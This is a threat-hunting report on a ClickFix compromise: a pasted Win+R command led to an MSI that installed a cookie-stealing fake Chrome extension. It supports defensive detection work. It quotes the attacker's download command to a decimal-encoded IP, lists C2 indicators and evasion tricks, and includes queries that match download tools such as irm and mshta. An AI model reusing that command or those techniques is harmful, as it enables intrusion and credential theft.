

Threat Hunting Exercise

ClickFix: commands pasted into
Win+R (RunMRU)

September 2026

TLP: CLEAR

This information may be distributed without restriction.
Victim data anonymized. Material from the talk “Cazando lo que no sabés que no sabés” (Hunting what you don’t know you don’t know).

Table of Contents

Executive Summary	3
Hunting Hypothesis	4
Scope and Limitations	5
Background and Threat Intelligence	6
MITRE ATT&CK	7
Methodology	8
Findings	9
Recommendations / Action Plan	11
Conclusion	12
Appendix A: IOC List	13
Appendix B: Detailed Queries and Results - SentinelOne	14
Appendix C: Incident Timeline	17
Appendix D: Evidence of Control Implementation	19
Appendix E: References and Sources	20

1. EXECUTIVE SUMMARY

In September 2026, the XXXX Threat Hunting team ran an **intelligence-driven** hunt over the **SentinelOne (Singularity Data Lake)** telemetry of XXXX. The hunt did not start from an alert: it started from a question. Public intelligence ranks **ClickFix** as the leading initial access vector of the past year, and the question was whether any user in the fleet had pasted a malicious command into the **Windows Run dialog (Win+R)**.

We ran **6 S1QL queries** across the entire fleet, chained so that each result raised the next question, plus a seventh one planned as the next hunt.

Results:

1. **Hypothesis confirmed.** One host (XXXX-01) recorded **4 writes** by **explorer.exe** to the **RunMRU** key containing a download command: the original paste and three retries.
2. The command downloaded an MSI installer and, in under 30 seconds, installed a **fake Chrome extension** able to steal cookies and hijack sessions. There was no persistence in the operating system.
3. The attack used **three command-and-control (C2) channels**. Only one was on a reputation list, and it was the only one blocked.
4. **The only alert arrived at T+4:51**, triggered by that block. The five previous steps were in the telemetry with “info” risk and no alert.

Additional findings:

- The hunt leaves **3 behavioral detections** that do not depend on IPs or hashes, **1 visibility gap** declared, and **1 new hypothesis** for the next hunt.
- We documented **2 false positives** (Microsoft Copilot and WebView2) as justified exclusions.

2. HUNTING HYPOTHESIS

Hypothesis: if any user in the fleet pasted a command from a ClickFix lure into Win+R, the EDR will show a write by `explorer.exe` to the **RunMRU** key containing a download command (PowerShell, mshta, curl), followed seconds later by that same command executing.

The hypothesis is written so that the data can **confirm or refute it**. That is why the following criteria were defined in advance:

Field	Content
Trigger (intelligence)	ClickFix accounted for 47% of the initial access cases handled by Microsoft Defender Experts, and 4 out of 5 cases arrive from a search engine, not from email.
Why it is plausible	It can happen to any user searching for something free online. And Win+R leaves a trace in RunMRU even when IPs and hashes change.
Data source	EDR registry (RunMRU), process, script (AMSI), network and file events across the entire fleet: the events, not the alerts.
Positive control	Before calling anything refuted, the query is tested with a test Win+R run on a lab machine. Zero results without a positive control prove nothing.
Confirmed by	A host with a download command in RunMRU, followed by the process that command launches.
Refuted by	Zero suspicious writes to RunMRU, with the query already validated against the positive control.
Known gap	RunMRU only sees what is pasted into Win+R. If the command is pasted into the Explorer address bar (FileFix) or into Terminal, only the process lineage remains.
ATT&CK	T1204.004 (Malicious Copy and Paste) → T1059.001 (PowerShell).

The methodology applied is **intelligence-driven, hypothesis-based Threat Hunting** (hypothesis-driven), following the PEAK framework.

3. SCOPE AND LIMITATIONS

The exercise was limited to the telemetry available in **SentinelOne (Singularity Data Lake)** for XXXX. Alerts were not used as a starting point.

Time window:

Last 30 days of events, across the entire fleet running the EDR agent.

Data sources used:

1. SentinelOne — registry, process creation, script (Command Script / AMSI), DNS, network connection and file modification events (6 S1QL queries).
2. Sandbox (ANY.RUN) to detonate the downloaded MSI and confirm its behavior.

Key limitations:

1. **RunMRU only covers Win+R.** Variants that paste the command somewhere else (FileFix, Terminal on macOS) do not show up in that key.
2. **The clipboard is not logged.** There is no way to know which page copied the command, only what was pasted.
3. **AMSI splits script content** into 5,120-byte chunks: a search with two terms can come back empty if they land in different chunks.
4. **The extension's WebSocket traffic** (port 4343) was not captured in the telemetry, so that channel is inconclusive.
5. **Ingestion latency** of the EDR observed between 25 seconds and 3.5 minutes.

Confidence level: **high** confidence that XXXX-01 was compromised through this chain (multiple independent sources: registry, processes, AMSI, network, files and sandbox). **Moderate** confidence that no other hosts are affected, because the main query only covers the Win+R variant.

4. BACKGROUND AND THREAT INTELLIGENCE

ClickFix is a social engineering technique in which a fake page (a CAPTCHA, a “verify you are human”, a loading error) copies a command to the clipboard and asks the victim to paste and run it. There is no attachment and no exploit: **the user runs the command**, with Microsoft-signed binaries.

Data point	What it means	Source
47%	of the initial access cases seen by Microsoft Defender Experts in the past year were ClickFix (phishing: 35%).	Microsoft, Digital Defense Report 2025
+517%	growth between H2 2024 and H1 2025: second vector behind phishing.	ESET Threat Report H1 2025
4 out of 5	ClickFix payloads intercepted in 2026 arrived from a search engine (Google, Bing), not from email.	Push Security, 2026
17,000+	URLs with fake verification pages analyzed; about 3,000 still active at the time of the study.	CTM360, Sep. 2026

How it works:

1. The victim searches for something (music, software, a “fix”) and opens a search result.
2. The page shows a fake error or a CAPTCHA and copies a PowerShell command to the clipboard.
3. The victim presses **Win+R**, **Ctrl+V** and **Enter**.
4. The command downloads and runs the next stage with the user’s session.

Implication for the hunter: it comes in through search, not email. The email gateway does not see it; the EDR does, but logs it as user activity with informational risk. Variants change fast (FileFix, the macOS version), so the hypothesis is written about **behavior**, not about IOCs.

5. MITRE ATT&CK

Technique (name and ID)	Tactic	Evidence in this case
T1204.004 – Malicious Copy and Paste	Execution	Command pasted into Win+R (RunMRU)
T1059.001 – PowerShell	Execution	irm to an IP in decimal format
T1564.003 – Hidden Window	Defense Evasion	GetConsoleWindow / ShowWindow / FreeConsole
T1553.005 – Mark-of-the-Web Bypass	Defense Evasion	Unblock-File and SEE_MASK_NOZONECHECKS
T1218.007 – Msiexec	Defense Evasion	msiexec /i /qn /norestart
T1055 – Process Injection	Defense Evasion	csc.exe and ilasm.exe with no arguments
T1027 – Obfuscated Files or Information	Defense Evasion	IP in decimal; scripts with random names
T1176.001 – Browser Extensions	Persistence	Unpacked extension in Secure Preferences
T1016 – System Network Configuration Discovery	Discovery	Query to ipinfo.io
T1539 – Steal Web Session Cookie	Credential Access	The extension reads and writes cookies
T1071.001 – Web Protocols	Command and Control	C2 over HTTP and HTTPS

The exercise follows the **MITRE ATT&CK** framework and the Pyramid of Pain: the hypothesis is written at the TTP level, because the script hash changed on every download and the infrastructure lasted hours, but the behavior did not change.

6. METHODOLOGY

The exercise was structured around the three phases of the **PEAK** framework (Prepare, Execute, Act) and five steps. Each result fed the next question.

Phase	Step	In this case
Prepare	1. Hypothesis	Users who pasted a ClickFix command into Win+R (see section 2).
Prepare	2. Data	EDR RunMRU, process, script and network events. Declared gap: the clipboard is not logged.
Execute	3. Query	6 S1QL queries, each tested against an event we knew existed (positive control).
Execute	4. Analysis	Each result was classified as malicious, benign or inconclusive. 1 host confirmed, 4 hits.
Act	5. Report	3 detections, 1 gap, 1 new hypothesis. The report feeds back into step 1.

How the queries were chained:

1. **Did anyone paste a command?** → RunMRU written by explorer.exe (query 1).
2. **Why did they paste it four times?** → AMSI shows the script was hiding the console (query 2).
3. **What came next?** → msixexec launches a hidden PowerShell (query 3).
4. **Who did it talk to?** → .NET binaries with no arguments making outbound connections (query 4) and a public IP check (query 5).
5. **How does it stay?** → a process that is not the browser modifies the Chrome profile (query 6).

7. FINDINGS

The hypothesis was **confirmed** on a single host in the fleet, **XXXX-01**. The full chain, from the paste to the persistence, was reconstructed from EDR telemetry before looking at the alert.

Primera ejecución. Hora local de la telemetría del EDR y su equivalente en UTC.
Rojo: comportamiento malicioso.




Figure 1. Process tree of the first execution (local telemetry time and UTC).

Result per query:

Hypothesis / query	Result	Evidence
1. Download command in RunMRU	Confirmed · 1 host	4 writes by explorer.exe: the paste and 3 retries.
2. Hidden console (AMSI)	Confirmed	GetConsoleWindow, ShowWindow(h, 0) and FreeConsole. It explains the retries: the user saw nothing.
3. Hidden PowerShell child of msixexec	Confirmed	msiexec -Embedding → powershell - WindowStyle Hidden -File ...\\Temp\\705546.ps1

Hypothesis / query	Result	Evidence
4. .NET binary with outbound connection	Confirmed	ilasm.exe with no arguments → 31.56.19.29:80. Blocked by reputation: it was the only alert.
5. Public IP check	Confirmed	ipinfo.io and, one second later, smashshape.com:443. No block, no alert.
6. Non-browser process modifies the profile	Confirmed + 2 false positives	csc.exe modifies Secure Preferences. Excluded: mscopilot.exe and msedgewebview2.exe.
Extension C2 (WebSocket, 4343)	Inconclusive	The WebSocket traffic was not captured in the telemetry.
7. Extensions outside the Web Store	New hypothesis	Comes out of the persistence finding. Planned for the whole fleet.

The persistence: a fake Chrome extension

- It presents itself as “**Save to Google Drive**”, with author “Google inc.”, loaded unpacked from a randomly named folder in %LOCALAPPDATA% (from_webstore: false).
- It injects content scripts into every frame: it can **read and modify any page**.
- It steals cookies, history, bookmarks, downloads, the list of tabs and screenshots. It can also **write cookies**, which enables session hijacking.
- Its installation date was **backdated by one year**; the files on disk contradict it.
- There were no Run keys, scheduled tasks or services: **the only persistence was in the browser**.

The only thing that alerted was a known IOC. Everything else was in the telemetry as “info”, waiting for someone to look for it. Had the IP of the first C2 not been on a list, the attack would not have generated a single alert.

8. RECOMMENDATIONS / ACTION PLAN

Priority	Finding / risk	Recommended action	Owner	Status
Critical	XXXX-01 with a malicious extension and exposed sessions	Isolate the host, remove the extension and its folder, revoke the user's sessions and cookies in web services, and force a credential reset.	XXXX (client) / XXXX (SOC)	[To complete]
High	Two C2s not blocked	Block 86.109.75.7, smashshape.com and 31.56.19.29 on the firewall, proxy and EDR.	XXXX (SOC)	[To complete]
High	Behavioral detections	Turn queries 1, 4 and 6 (RunMRU, .NET with network activity, browser profile) into rules, with the documented exclusions.	XXXX (SOC)	[To complete]
Medium	Extensions outside the Web Store	Via Chrome and Edge policy: an allowlist of extensions and blocking developer mode and unpacked extensions.	XXXX (client)	[To complete]
Medium	Win+R as a vector	Evaluate the GPO that removes "Run" from the Start menu for users with no technical need. ClickFix-specific awareness training.	XXXX (client)	[To complete]
Medium	Visibility gap	Complement RunMRU with a lineage-based detection (explorer → powershell/cmd/mshta) to cover FileFix and other variants.	XXXX (SOC)	[To complete]
Low	Next hunt	Run query 7 across the entire fleet.	XXXX (SOC)	Planned

9. CONCLUSION

The hunt confirmed the hypothesis: a XXXX user pasted a command from a ClickFix lure into Win+R, and the chain ended in a Chrome extension capable of stealing sessions. **Everything the hunt found was already in the telemetry before the alert**, classified as informational.

The alert arrived almost five minutes after the first paste, and only because one of the attacker's three IPs was on a reputation list. The detections this exercise leaves behind do not depend on that luck: they are behavior-based and keep working even if the attacker changes their infrastructure tomorrow.

As a result, the SOC gains **3 behavioral detections**, declares **1 visibility gap** and opens **1 new hypothesis** for the next hunt. Every hunt leaves the next one.

10. APPENDIX A: IOC LIST

Type	Value	Context
IP	86.109.75.7	Server hosting the script and the MSI
IP (decimal)	1450003207	The same IP, written in decimal in the pasted command
URL	hxxp://86.109.75.7/app/40152518488f/235235.msi	Installer download
File	235235.msi	Malicious installer (%TEMP%)
File	511.ps1 / 705546.ps1	Scripts in %TEMP% (variable names)
C2 IP	31.56.19.29	C2 over HTTP (blocked by reputation)
C2 domain	smashshape.com	C2 over HTTPS behind Cloudflare (not blocked)
Port	4343/tcp	WebSocket channel of the extension
Extension	"Save to Google Drive" · author "Google inc." · from_webstore: false	Persistence in Chrome
SHA256 hash	[To complete]	Hash of the MSI and scripts (changes on every download)

Network indicators belong to the attacker's infrastructure and are short-lived: the MSI server stopped responding the next day. Use them for blocking and retroactive searches, not as a basis for detection.

11. APPENDIX B: DETAILED QUERIES AND RESULTS - SENTINELONE

Language: S1QL (SentinelOne Singularity Data Lake). Validate field names and operators with the console's autocomplete: they may vary between versions.

1. ClickFix in Win+R (RunMRU)

Objective: Detect download commands written by explorer.exe to the RunMRU key (the Win+R history).

```
event.type in ('Registry Value Create','Registry Value Modified')
and src.process.name = 'explorer.exe'
and registry.keyPath contains:anycase 'RunMRU'
and registry.value contains:anycase
  ('powershell','mshta','curl','iwr','irm','http')
| columns event.time, endpoint.name, src.process.user, registry.value
| sort event.time
```



Result: 4 events on a single host (XXXX-01): the original paste and three retries within a few minutes.

2. Hidden console (AMSI · Command Script)

Objective: Identify PowerShell scripts that hide their own window so the user does not see the execution.

```
event.type = 'Command Script'
and cmdScript.content contains:anycase 'GetConsoleWindow'
and cmdScript.content contains:anycase ('ShowWindow','FreeConsole')
```

Result: The script defines at runtime, with random names, calls to `GetConsoleWindow`, `ShowWindow(h, 0)` and `FreeConsole`, and also sets `$env:SEE_MASK_NOZONECHECKS=1`. The console disappeared: that is why the user retried.

3. Hidden PowerShell child of msixec

Objective: Detect MSI installers that launch PowerShell with a hidden window.

```
event.type = 'Process Creation'
and src.process.name = 'msiexec.exe'
and tgt.process.name = 'powershell.exe'
and tgt.process.cmdline contains:anycase 'hidden'
```

Result: `msiexec.exe -Embedding` launches `powershell -NoProfile -ExecutionPolicy Bypass -WindowStyle Hidden -File ...\\Temp\\705546.ps1`.

4. .NET binaries with outbound connections

Objective: Find Microsoft-signed .NET compilers and utilities that should not be connecting to the internet.

```
event.type = 'IP Connect'
and event.network.direction = 'OUTGOING'
and src.process.name in:anycase ('csc.exe', 'ilasm.exe', 'MSBuild.exe',
    'RegAsm.exe', 'InstallUtil.exe', 'AddInProcess.exe')
```

Result: `ilasm.exe` with no arguments (only its path), child of the hidden PowerShell, connects over HTTP to 31.56.19.29:80. Blocked by reputation: this is the event that triggered the only alert.

5. Public IP check

Objective: Detect non-browser processes querying IP geolocation services, the typical “hello” of infostealers.

```
event.type = 'DNS Resolved'
and src.process.name in:anycase ('powershell.exe', 'msiexec.exe', 'csc.exe', 'ilasm.exe')
and event.dns.request in:anycase
    ('ipinfo.io', 'ip-api.com', 'api.ipify.org', 'ifconfig.me')
```

Result: On the third execution, PowerShell queries `ipinfo.io` and one second later resolves `smashshape.com` (behind Cloudflare) and connects over 443. No block, no alert.

6. Browser profile modified by another process

Objective: Detect a process that is not the browser writing the Chrome or Edge preferences file, where extensions are registered.

```
event.type = 'File Modification'
and tgt.file.path contains:anycase 'User Data'
and tgt.file.path contains 'Preferences'
and not src.process.name in:anycase
    ('chrome.exe', 'msedge.exe', 'setup.exe', 'GoogleUpdater.exe')
```

Result: `csc.exe` (injected, no arguments) modifies `...\Chrome\User Data\Default\Secure Preferences`: it registers the extension and recalculates the signature that protects it. Documented false positives: `mscopilot.exe` (its own profile) and `msedgewebview2.exe` launched by Google Drive.

7. Next hunt: extension outside the browser (draft)

Objective: Search the whole fleet for extension files created by a process that is not the browser.

```
event.type = 'File Creation'
and tgt.file.path contains:anycase 'manifest.json'
and tgt.file.path contains:anycase 'AppData'
and not src.process.name in:anycase
    ('chrome.exe', 'msedge.exe', 'setup.exe', 'GoogleUpdater.exe')
```

Result: Pending execution. This is the new hypothesis this hunt leaves behind.

12. APPENDIX C: INCIDENT TIMELINE

Times relative to the first paste (T+0:00), based on EDR telemetry (UTC).

T+	UTC	Event	Status in the EDR
—	12:28:22	cmd.exe opened manually, with no arguments, child of explorer.exe.	INFO
0:00	12:28:33	Pastes the command: PowerShell runs irm 1450003207/511 (RunMRU).	INFO
0:03	—	The console hides itself. The user thinks it failed.	INFO
0:05	12:28:38	MSI downloaded from 86.109.75.7.	INFO
0:07	12:28:40	msiexec installs silently and launches a hidden PowerShell.	INFO
0:22	12:28:55	Injected csc.exe modifies Secure Preferences: persistence in Chrome.	INFO
0:26	12:28:59	Injected ilasm.exe connects over HTTP to 31.56.19.29.	BLOCKED (reputation)
2:22	12:30:55	Third execution: query to ipinfo.io and HTTPS connection to smashshape.com.	INFO · not blocked
4:51	12:33:24	The alert reaches the SOC console.	ALERT

Sandbox confirmation

The MSI was detonated in ANY.RUN (09/29/2026). The sandbox classified it as **malicious activity** with the tags ip-check, evasion and stealer.




Figure 2. MSI detonation in ANY.RUN.




Figure 3. Windows warning when opening the MSI outside the ClickFix chain: the script bypassed it with Unblock-File.

13. APPENDIX D: EVIDENCE OF CONTROL IMPLEMENTATION

[To complete with the screenshots that prove each action in the plan: IOCs loaded into the EDR and the firewall, detection rules created from queries 1, 4 and 6, and the extension policy applied in Chrome and Edge. Each screenshot with date and owner.]

14. APPENDIX E: REFERENCES AND SOURCES